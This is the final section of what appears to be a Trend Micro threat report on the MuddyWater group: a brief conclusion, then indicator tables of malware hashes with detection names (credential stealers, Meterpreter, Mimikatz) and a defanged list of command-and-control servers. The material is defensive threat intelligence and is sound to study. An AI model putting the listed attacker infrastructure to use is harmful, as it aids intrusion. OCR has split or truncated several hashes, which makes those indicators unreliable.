


Figure 23. Industries that MuddyWater has targeted

Conclusion

Aside from the abovementioned findings, we also found Twitter and Github accounts that we believe are linked to MuddyWater. Researchers have made similar findings in the past. This discovery, as well as the exposure of their operations to the public due to the leak, shows that the threat actor group has poor operational security and lack diligence in covering their tracks.

However, the group also appears to be agile. One week after we published our November 2018 report on their use of base52 encoding, we found out that they modified the alphabet from 52 characters to 40, 45, and 48. In our opinion, this action is a result of our disclosure of their activities.

While MuddyWater appears to have no access to zero-days and advanced malware variants, it still managed to be successful in compromising its targets over the last two years. This can be attributed to the continuous evolution of their schemes.

Notably, the group's use of email as an infection vector seems to have worked for their campaigns. In this regard, apart from using smart email security solutions, organizations should inform their employees of ways to stay protected from email threats to remove any security holes that they can exploit.

Indicators of Compromise (IoCs)

SHA-256s of malicious Word documents	Detection names
4d72dcd33379fe7a34f9618e692f659fa9d318ab623168cd351c18ca3a805af1	Trojan.W97M.SLOAD.RTFPOL
7e7b6923f3e2ee919d1ea1c8f8d9a915c52392bd6f9ab515e4eb95fa42355991	Trojan.W97M.POWLOAD.TIHAOHEC
1dae45ea1f644c0a8e10c962d75fca1cedcfd39a88acef63869b7a5990c1c60b	Trojan.W97M.RELSLOADR.AJ
3deaa4072da43185d4213a38403383b7cefe92524b69ce4e7884a3ddc0903f6b	Trojan.W97M.POWLOAD.TIHAOHEC
36ccae4dffc70249c79cd3156de1cd238af8f7a3e47dc90a1c33476cf97a77b0	Trojan.W97M.POWLOAD.TIHAOHEC
9389cf41e89a51860f918f29b55e34b5643264c990fe54273ffbbf5336a35a45	Trojan.W97M.POWLOAD.TIHAOHEC
dab2cd3ddfe29a89b3d80830c6a4950952a44b6c97a664f1e9c182318ae5f4da	Trojan.W97M.RELSLOADR.AJ
200c3d027b2d348b0633f8debbbab9f3efc465617727df9e3fdfa6ceac7d191b	Trojan.W97M.SLOAD.RTFPOL
98f0f2c42f703bfbb96de87367866c3cced76d5a8812c4cbc18a2be3da382c95	Trojan.W97M.CVE20170199.CI
20bf83bf516b12d991d38fdc014add8ad5db03907a55303f02d913db261393a9	Trojan.W97M.CVE20170199.CI
f5ef4a45e19da1b94c684a6c6d51b86aec622562c45d67cb5aab554f21eb9061	Trojan.W97M.CVE20170199.CI
ff349c8bf770ba09d3f9830e22ab6306c022f4bc1beb193b3b2cfe044f9d617b	Trojan.W97M.CVE20170199.CI
95c650a540ed5385bd1caff45ba06ff90dc0773d744efc4c2e4b29dda102fcce	Trojan.W97M.POWLOAD.THEADAI
3c0c58d4b9eefea56e2f7be3f07cdb73e659b4db688bfbf9eacd96ba5ab2dfe5	Trojan.W97M.CVE20170199.CI
745b0e0793fc507d9e1ad7155beb7ac48f8a556e6ef06e43888cbefec3083f2f	Trojan.W97M.CVE20170199.CI
9580aaca2e0cd607eaf54c3eb933e41538dc10cd341d41e3daa9185b2a6341c4	Trojan.W97M.POWLOAD.THDEAI
0ae4ce8c511a22da99c6edc4be86af1c5d3a7d2baf1e862925a503d8baae9fd7	Trojan.W97M.POWLOAD.THDIAI
c19095433ac4884d3205a59e61c90752ecb4e4fa6a84e21f49ed82d9ec48aa3c	Trojan.W97M.DONOFF.MF
264f2ea4a8fad97e66d5ad41a57517b4645fe4c4959d55370919379b844b0750	Trojan.W97M.DONOFF.MF

36be54812428b4967c3d25aafdc703567b42ad4536c089aefaef673ce36a958f	Trojan.W97M.DONOFF.MF
9112505ff574b43dd27efc8afcf029841e1ea5193db90424b8b8b6b0e53c3437	Trojan.W97M.POWLOAD.THDDAI
d77d16c310cce09b872c91ca223b106f4b56572242ff5c4e756572070fac210f	Trojan.W97M.RELSLODR.AVX
d5b7a5ae4156676b37543a3183df497367429ae2d01ef33ebc357c4bdd9864c3	Trojan.W97M.DONOFF.MF
c63f1d364b9fa2c1023ce5a1b5fed12e1eba780c64276811c4b47743dfcbadbd	Trojan.W97M.RELSLODR.AVX
0e7e3c2c7fe34afc02c6e672ae00bc4e432b300ec184dec08440fba91b664999	Trojan.W97M.RELSLODR.AVX
88e02850c575504bb4476f0d519cec8e6a562b72d17ed50b9d465d8e0de50093	Trojan.W97M.POWLOAD.TIHAOHEC
67c3c5af27d19f25bc55c8e36ef19b57c03b211ce0637055721ae4b0e57011a7	Trojan.W97M.VALYRIA.AAE
5194f84cc52093bb4978167a9f2d5c0903e9de0b81ca20f492e4fc78b6a77655	Trojan.W97M.VALYRIA.AAE
3e6d39886d76ab3c08b26feae075e01e9fb3c90795fa52dd6c74e4ef8b590fe8	Trojan.W97M.VALYRIA.AAE
525ba2c8d35f6972ac8fcec8081ae35f6fe8119500be20a4113900fe57d6a0de	Trojan.W97M.VALYRIA.AAE
5d3d5fa9c6ffa64b2af0c5ce357cb6a16085280d32eb321d679b57472ffb1019	Trojan.W97M.VALYRIA.AAE
6ccb3882c516fafc54444e09f5c60738831292be0231939bec9168a0203e01bb	Trojan.W97M.DLOADR.TIOIBEDZ
c175b2e9f0d73db293ca061ce95cdd92a423348aa162b14c158d97e9e7c3ff10	Trojan.W97M.DLOADR.TIOIBEDZ
66733fe27591347f6b28bc7750ba1b47b2853f711adcdb1270951c6b92e795d6	Trojan.W97M.DLOADR.TIOIBEDZ
fbd63941a25253f5bafe69c9cc86c7effc6ff14b9adddd6f69e2f26ed39a77a4	Trojan.W97M.DLOADER.THOABHAI

SHA-256s of compressed weaponized documents	Detection names
2ba871586176522fe75333e834c16025b01e1771e4c07bc13995adbfa77c45f5	Trojan.W97M.RELSLODR.AVX
6a441b2303aeb38309bf2cb70f1c97213b0fa2cf7a0f0f8251fe6dc9965ada3b	Trojan.W97M.RELSLODR.AVX
d698c1d492332f312487e027d0665970b0462aceeeba3c91e762cff8579e7f72	Trojan.W97M.VALYRIA.AAE
99e9a816e6b3fe7868b9c535ed13028f41089e027	Trojan.W97M.VALYRIA.AAE

5eba1ba46ae7a62a7e47668	

SHA-256s of POWERSTATS encoded with PS2EXE tool	Detection names
df1bd693c11893c5259c591dceef707aa0480ef5626529f8a5b0ef826e5c0dec	Backdoor.Win32.POWEMUDDY.B
4ba618c04cbdc47de2ab5f2c91f466bc42163fd541de80ab8b5e50f687bbb91c	Backdoor.Win32.POWEMUDDY.B
e241b152e3f672434636c527ae0ebbd08c777f488020c98efce8b324486335c5	Backdoor.Win32.POWEMUDDY.B

SHA-256s of the Android malware variants	Detection names
6b4d271a48d118843aee3dee4481fa2930732ed7075db3241a8991418f00d92b	AndroidOS_Mudwater.HRX
02f54da6c6f2f87ff7b713d46e058dedac1cedabd693643bb7f6dfe994b2105d	AndroidOS_Mudwater.HRX
9af8a93519d22ed04ffb9ccf6861c9df1b77dc5d22e0aeaff4a582dbf8660ba6	AndroidOS_Mudwater.HRX
dff2e39b2e008ea89a3d6b36dcd9b8c927fb501d60c1ad5a52ed1ffe225da2e2	AndroidOS_Mudwater.HRX
26de4265303491bed1424d85b263481ac153c2b3513f9ee48ffb42c12312ac43	AndroidOS_Mudwater.HRX
3bfec096c4837d1e6485fe0ae0ea6f1c0b44edc611d4f2204cc9cf73c985cbc2	AndroidOS_Mudwater.HRX
5dbf6e347164d580665208b2bc04756857529121fd1c7861e84f18e8a6027924	AndroidOS_Androrat.AXM
e9617764411603ddd4e7f39603a4bdaf602e20126608b3717b1f6fcae60981f2	AndroidOS_HiddenApp.SAB
be9fb556a3c7aef0329e768d7f903e7dd42a821abc663e11fb637ce33b007087	AndroidOS_GenMLX.DML
de4a1622b498c1cc989be1a1480a23f4c4e9cd25e729a329cfadb7594c714358	AndroidOS_Androrat.AXMA

SHA-256s of executable files	Detection names
c2c2adecff2e517395571f4f9bee3b8cffed4521a8e1a3e3b363fd5e635f2eee	Backdoor.Win32.POWEMUDDY.B
b2242bc51ebe2c3abc5a8691546827070540db43843b8328bdb81f450cd1254b	Backdoor.Win32.POWEMUDDY.B

a4f9509e865d0a387cb8f0367e3 5ffd259b193f5270aacb67cb99942071c60cc	Backdoor.Win32.POWEMUDDY.B

SHA-256s of the patched Lazagne	Detection names
484f78eb4a3bb69d62491fdb84f2c81b7ae1 31ec8452a04d6018a634e961cd6a	HackTool.Win64.LAZAGNE.AB
a35406d9ef82a68fbabb3c1e19911c9ed4 1bed335ef44a15037d1580c2b9dd12	HackTool.Win64.LAZAGNE.AB
efdec1ad0830359632141186917fd3280 9360894e8c0a28c28d3d0a71f48ec2f	HackTool.Win64.LAZAGNE.AC
f1a69e2041ab8ab190d029d0e061f107ef12 23b553e97c302e973a3b3c80f83e	HackTool.Win64.LAZAGNE.AC
31cf13e8579f0589424631c6be659480f9a20 4a50a54073e7d7fe6c9c81fa0db	HackTool.Win64.LAZAGNE.AC

SHA-256s of POWERSTATS	Detection names
8674058edfbe636e550109fabb6403827c1bba4 ab08833e9692099c96a43497a	Trojan.PS1.POWERSTATS.A
b134bde3d8d141b9b4e824adaac87fc3eb40d3ab 64682a73b2eb1743d7e3ceb0	Trojan.PS1.POWERSTATS.A
19e69e5925b9fac1a104fc37b06de42043276c17 dac88be2f1d1815f7b56b3f6	Trojan.PS1.POWERSTATS.B
46f6eaa082f3def929dfabf2b7ce62abc47496f85 43de932386bca6364023bad	Trojan.PS1.POWERSTATS.B
666625c87a29745b54710682823e3432fd7a54d27 88cbcba2243406bc1b48ab3	Trojan.PS1.POWERSTATS.B
ae7350a2713d9a7f788c2c670fda44046183dfe64 6d9837ceaa0b6bad1d45a6e	Trojan.PS1.POWERSTATS.C
ff9ef26fa3b0b76658a8c6696bf2f9d23f132d1d4220 50802749134c446f757e	Trojan.PS1.POWERSTATS.C
a55aedff23bcdc83748d4e87ab992c0fb674a0af6 b90687b2a2fc7cab52676a9	Trojan.PS1.POWERSTATS.C
17405e9f8f889925521912aea72467330f3dffeaf8 ec8678ef6f412204262896	Trojan.PS1.POWERSTATS.C

SHA-256s of SHARPSTATS	Detection names
6ee79815f71e2eb4094455993472c 7fb185cde484c8b5326e4754adcb1faf78e	Backdoor.Win32.POWEMUDDY.C
81c7787040ed5ecf21b6f80dc84bc 147cec518986bf25aa933dd44c414b5f498	Trojan.Win32.SHARPSTATS.A
999e4753749228a60d4d20cc5c5e2 7ca4275fe63e6083053a5b01b5225c8d53a	Trojan.Win32.SHARPSTATS.A
8501c4df5995fd283e733ab00492f3 5aecb6ea2315b44e85abb90b3f067ccb64	Backdoor.Win32.POWEMUDDY.C
4bd93e4a9826a65ade60117f6136c b4ed0e17beae8668a7c7981d15c0bed705a	Trojan.PS1.MUDDYPRETER.AA
3f06d2d2e1641952f44a2de4db037d3272cf a621fb9388cdb1074643f50c0705	Trojan.Win32.SHARPSTATS.A
2967f1acceaa7d121f8f2c46bc04a3c146c 472997d43f11f98d967a88be6c095	Trojan.Win32.SHARPSTATS.A

SHA-256s of DELPHSTATS	Detection names
503b2b01bb58fc433774e41a539ae9b06004c7557 ac60e7d8a6823f5da428eb8	Trojan.Win32.DELPSTATS.A
04acd5721ad37ac5aa84e7f7e20986de0a532fb625 a8bc75302a0f38c171cee3	Trojan.Win32.MUDDYPRETER.A
8ea17ed2cb662118937ed6fe189582cc11b2b73bb 27a223d0468881ac5fcc08e	Trojan.Win32.MUDDYPRETER.A
e2f82b074074955eeca3b0dd7b2831192bee49de3 29d5d4b36742c9721c8ad94	Trojan.Win32.DELPSTATS.A

SHA-256s of the backend server	Detection names
121adcf3a52cafd0204ca4d4a42a9a09d6c9f559bc b997e51dba79c6a5a04efd	Backdoor.Win64.PYMUDDY.A
edde2eb39ed2f145c41e53e87d43add8de336d3e4 d5c8d261f471d35edf3ed47	Backdoor.Win32.PYMUDDY.A

SHA-256s of post-exploitation malware	Detection names
e60c802b692a503f4f91e8809bb961b5423c602f6fb 374de1af4d983415de3f1	HackTool.Win64.CredStealer.A
c84a61ba8c84ca1e879c4d8ac802ec260a8c426d8 9a09d8627a8c08ff6d88faf	Trojan.PS1.MUDDYPRETER.AA

78da47f5a341909d1e6f50f8d39fdde8129ede86f04f3e88b2278e16c72e2461	HackTool.Win64.MuddyPreter.A.component
4e2cdfed691d6debab01c1733135b146817c94024177f9ef4b22726fac84322f	Backdoor.Win64.MUDDYPRETER.A
3fee29fefe4aa9386a11a7a615dd052ff89e21d87eee0fff5d6f933d9384ede2	HackTool.Win32.Shootback.AA
3c75c2f7b299d9cc03a7ff91c568defaa39b4be02d58a75a85930ab23d2a2cff	Backdoor.Win64.MUDDYPRETER.A
276a765a10f98cda1a38d3a31e7483585ca3722ecad19d784441293acf1b7beb	HackTool.Win64.MuddyLazagne.A
818253f297fea7d8a2324ee1a233aabbaf3b0b4b9cdaa1ebd676fe00f2247388	HKTL_Shootback
f6707b5f41192353be3311fc7f48ee30465038366386b909e6cefaade70c91bc	HackTool.Win64.CrackMapExec.A
de7b77f9c456d26e369263b6e1d001279b69e687b2d3029803ede21417d4f5fa	HackTool.Win64.MuddyPreter.A.component
cc685f30e2f6039d12b4cbc92e38f1d64ba75ac12cb86afce5261a11cf4931de	Trojan.PS1.MUDDYPRETER.AA
0faa2bb90de44ef87c7ee11165f7c702211dd603bdaea94af09cfecc3f525138	TROJ_DROPPR.CNMOD
e6812fa0e12cc1913bfc7eb6dceb638429048e3cc59ce576c012a1d27fa20959	HackTool.Win64.Meterpreter.AA
fb773f7324fdca584fff7da490820c7243a10555c8ff717d21c039a5ba337a43	Trojan.PS1.MUDDYPRETER.AB
11761d6cf365932540ccb95b6f20aa45379736cfde33742a004fc8ceccad7daf	HackTool.Win64.Meterpreter.AA
b9d4752b892759bb0cb166ab565f050f4b6385dd67f4288ff2231c69ab984a26	Trojan.JS.BYPASSUAC.AA
604e09e01e2bfbc8f3680abd8005906e3fbcd2f4edaf24d80cd7105ec6f991b1	HackTool.Win32.Mpacket.SM
f2b8d7ce968ed8d6c33116bcfb8aeed97d89ec1ebf4f505c891020dc79d0ddd3	Trojan.PS1.MUDDYPRETER.AA
336237b1ed2c99c0fef4c954490bd8282d6e46941d2ac2b6c9294a1aa9a254ed	Trojan.Win64.MUDDYROPE.A
28a0131a9fda9fe2f2272c5091c77dc750da93d4a070dbd817af38723ea18f02	HackTool.Win32.Shootback.AB
d320286e80d5785bbd14b10c00f5c9d38d9a781075d7d6ed4eb27c07d4788dbf	HackTool.Win32.MIMIKATZ.SMGD
24878dbde796c471a9d028f65421017afc087c958fb54c4b6c3cc7aeabbc1119	BKDR_PSMUD.A
57a9e2e6e715455827faefa982b4312b203189950fe285f1413174f5e812e408	HackTool.Win64.Shootback.AA

92bb4432cc9d2988ee4043e420a4df9c8caec4cd9 3ab258e07546781daa37086	Backdoor.Win64.MUDDYPRETER.B

C&C Servers
103[.]13[.]67[.]4
80[.]80[.]163[.]182
80[.]90[.]87[.]201
91[.]187[.]114[.]210
78[.]129[.]139[.]131
103[.]13[.]67[.]4
80[.]80[.]163[.]182
80[.]90[.]87[.]201
91[.]187[.]114[.]210
78[.]129[.]139[.]131
192[.]168[.]1[.]104:54863
163[.]172[.]147[.]222:4555
hxxp://78[.]129[.]139[.]148
hxxp://31[.]171[.]154[.]67
hxxp://79[.]106[.]224[.]203
hxxp://185[.]34[.]16[.]82
hxxp://104[.]237[.]233[.]17
hxxp://46[.]99[.]148[.]96
hxxp://134[.]19[.]215[.]3:443
hxxp://gladiyator[.]tk
hxxp://51[.]77[.]97[.]65
hxxp://31[.]171[.]154[.]67
hxxp://79[.]106[.]224[.]203
hxxp://185[.]14[.]248[.]26
hxxp://185[.]162[.]235[.]182
hxxp://185[.]117[.]75[.]116/tmp[.]php
hxxp://38[.]132[.]99[.]167/crf[.]txt
hxxp://185[.]244[.]149[.]218/JpeGDownload/*[.]jpeg
hxxp://185[.]185[.]25[.]175/ref45[.]php

hxxp://185[.]185[.]25[.]175/sDownloads/*[.]jpeg
hxxp://82[.]102[.]8[.]101/bcerrxy[.]php
amazo0n[.]serveftp[.]com/Data
zstoreshoping[.]ddns[.]net/Data/
hxxp://zstoreshoping[.]ddns[.]net/users[.]php?tname=
shopcloths[.]ddns[.]net
getgooogle[.]hopto[.]org
hxxp://gladiyator[.]tk
googleads[.]hopto[.]org
hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main.php
hxxp://valis-ti[.]cl/assets/main[.]php
hxxp://www[.]latvia-usa[.]org/wp-includes/customize/main.php
hxxp://www[.]shareliverpoolfc[.]co[.]uk/js/main[.]php
hxxp://valis-ti[.]cl/assets/main[.]php
hxxp://www[.]latvia-usa[.]org/wp-includes/customize/main[.]php
hxxp://googleads[.]hopto[.]org/data/ce28e899a8d3d00a.]dat
hxxp://ciscoupdate2019[.]gotdns[.]ch/users[.]php?
hxxps://www[.]jsonstore[.]io/4de4d6d84d17638b3cd0eaf18857784aff27501be7d3dd89fad2b7ac2134f52e (abused)
hxxps://www[.]jsonstore[.]io/ddf35a64bd5ad54f9de868a84cdb21299a33d126e307ec3a868f65372402816a (abused)
hxxps://104[.]237[.]233[.]38:8080/YIZDGrM_4mRn_mb8PdhL_QfL2h49-aAO0w-faxRxJAdq9pH2JeliMez10IwMk6PCnluziydTlV-/
hxxps://104[.]237[.]255[.]212:443/GfaBcrPI14rArcGvm-QT2g3sW3ZtmqL6IU0Vg5oy21aOK4gvmvYx_TCP_whhSnyQH7/
hxxps://104[.]237[.]233[.]38:1022/aeacrE65xE9SdVN3CJwS9gbtNM84GL_ajl_AD2EoEOHrmbpQ5qC9J7GcSSZQ0JNBDnOulnMWgNy3FV2kcHRuM0u5NMo5Jv9Ks4zS5-pLkiYs4me/
hxxps://104[.]237[.]233[.]38:8080/nud2WCL9WzTiAOMCuFMboA18GWsmrc8k6VqGrXXfqVghYktellhTS7_tg-D64spqdv4sOJ/
hxxps://88[.]99[.]17[.]148:443/3g-g7DuFHLwC8gPwW3z9rgnS1Is8F83B-95PHYnVp-k9219KbHn-IChwxSFR35a117i2Jz_OX9mUPAYRJw-3NhMBxUVDp4iMOkzt/

hxxps://104[.]237[.]233[.]40:8443/zi5w0iDM6aLEgcWDnumYywaHa33BIPzaylNUPU-ECcNCmfNNcxzv05flJoB3wvWqH6Uf01vI-1yKF96/
hxxps://78[.]129[.]139[.]134:8864/lZkP68TtH_BpZGhmMwxNPwy0vjimgwDRfk01pV2Xu2FztbaevB-6RzBUPRietWtBcuxru7tTsF3rZGFPbepd294BP2MGd/

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Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

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